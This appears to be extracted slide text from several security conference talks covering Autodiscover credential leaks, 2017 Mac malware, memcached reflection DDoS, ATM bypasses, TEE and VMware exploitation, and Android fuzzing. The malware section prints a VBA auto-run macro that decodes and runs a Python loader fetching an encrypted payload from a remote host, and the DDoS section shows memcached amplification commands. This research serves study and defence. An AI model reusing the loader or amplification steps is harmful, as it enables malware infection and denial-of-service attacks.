
REQUESTS WITH BASIC
AUTHENTICATION HEADERS

353K

EMAIL ACCOUNTS AFFECTED

SEPTEMBER 16 TO OCTOBER 17

TRENDS





MOTIVATION

DOMAIN REGISTRATION
TARGET SPECIFIC PERSON
AUTODISCOVER PROTOCOL
ONE KEY TO EVERYTHING
EMAIL PROXY
HARD TO DETECT



WHY IT IS A PROBLEM

8K+ MOZILLA PUBLIC SUFFIX LIST

1.5K+ IANA TLD LIST

PEOPLE MAKE MISTAKES:

USER@CO

USER@COM.CO


0 CLIENTS WARN USER

FALLBACK TO INSECURE PROTOCOLS

NO WAY FOR CERTIFICATE PINNING




Questions
Answers



Hack your body,
one implants at a time.

Speaker: Patrick Paumen

Philosophy of transhumanism



MALWARE OF 2017

new specimens targeting mac users

fruitfly
jan 2017



macro+empyre
feb 2017



macdownloader
feb 2017



XAgent
feb 2017



proton
may 2017



macransom
june 2017

WORD+EMPYRE

payload is empyre

```
$sigtool --vba word/vbaProject.bin

----- start of code -----
Sub autoopen()
Fisher
End Sub

Public Sub Fisher()

cmd = "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMY..."
cmd = cmd + "NsOwppZiBoYXNhdHRyKHNzbCwgJl9jc..."
cmd = cmd + "1lZF9jb250ZXh0Jyk6c3NsLl9jcmVhd..."
...
cmd = cmd + "0pKQpleGVjKCcnLmpvaW4ob3V0KSs="

result = system("echo ""import sys,base64;exec(
base64.b64decode(\"" & cmd & " \");"" | python &")
```

'autorun' macro

```
$ python

>>> import base64
>>> cmd "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNe..."
>>> base64.b64decode(cmd)

cmd = "ps -ef|grep Little\ Snitch"
ps = subprocess.Popen(cmd, shell = True)
out = ps.stdout.read()

if re.search("Little Snitch", out):
    sys.exit()

a = o.open('https://www.securitychecking.org:
443/index.asp').read();
key = 'fff96aed07cb7ea65e7f031bd714607d';

S, j, out = range(256), 0, []
for i in range(256):
    j = (j + S[i] + ord(key[i % len(key)])) %
256
    S[i], S[j] = S[j], S[i]

...
exec(''.join(out))
```

decoded python



empyre:

"A post-exploitation OS X/Linux agent ...in Python"
<https://github.com/EmpireProject/EmPyre>

ANYBODY THERE?

the victims of fruitfly



~90% located in the US/Canada
...20%+ of those, in Ohio

```
$ grep -i -E 'family|mom' victims.txt  
user name: (28, 'Family')  
host name: (13, '[redacted]-familys-imac-438')  
host name: (13, 'Moms-MacBook-Pro')
```

victims are (all?) everyday ppl



Deluge

How to generate 2TB/s reflection DDoS data flow via a family network

About us

0Kee Team

<https://0kee.360.cn/>
g-0kee@360.cn





Why this talk?

- **About DRDoS**
- **DRDoS by memcache**
- **DDOS the real world**
- **Mitigation and conclusion**



1


About DRDOS

How it works

Common type Reflection DDoS




How DRDOS works





About memcached and risk





Memcached Reflection power

Insert data

```
import memcache  
mc = memcache.Client(['10.105.16.119:11211'], debug=True)  
mc.set('xah',s,90000)
```

Test UDP read

```
root@kali:~# python -c "print '\0\x01\0\0\0\x01\0\0get xah\r\n'" | nc -nvvu 10.10  
5.16.119 11211 >test  
(UNKNOWN) [10.105.16.119] 11211 (?) open  
^C sent 18, rcvd 565600  
root@kali:~#  
565600/18=31422.22
```



1 = 0.5 GBit/s

Just “gets z z z”




Over 50,000

After simple filter(at least)



??? Gbit/s

How about use “gets z z z z z z z z z z” ?



THANKS!

Any questions?

You can find us at g-0kee@360.cn

Launch Impossible

Current
State of Application Control Bypasses on ATMs.

Tim Yunusov
Yar Babin

POSITIVE TECHNOLOGIES

ptsecurity.com

Appsec/websec/banksec goons
ATM enthusiasts



Thank You!

POSITIVE TECHNOLOGIES

ptsecurity.com

Tampering with Encrypted Memory Blocks of the Trusted Execution Environment

Yeongjin Jang



Virtual Machine

Process 1

UID 100



Operating System



VMWare, Lokihardt




Lokihardt! One more one shot one kill in exploiting VMWare. Escaping guest to host! He will get \$150,000.


Adding more privileged layer does not solve the problem...

The android vulnerability discovery in SoC

Yu Pan and Yang Dai

Fuzzing tool's map





►Control:

Control is the interface that also provides for controlling the sound card for user space programs.

```
struct snd_kcontrol_new {  
    snd_ctl_elem_iface_t iface; /* interface identifier */  
    unsigned int device;        /* device/client number */  
    unsigned int subdevice;     /* subdevice (substream) number */  
    const unsigned char *name; /* ASCII name of item */  
    unsigned int index;         /* index of item */  
    unsigned int access;        /* access rights */  
    unsigned int count;         /* count of same elements */  
    snd_kcontrol_info_t *info;  
    snd_kcontrol_get_t *get;  
    snd_kcontrol_put_t *put;  
    union {  
        snd_kcontrol_tlv_rw_t *c;  
        const unsigned int *p;  
    } tlv;  
    unsigned long private_value;  
};
```

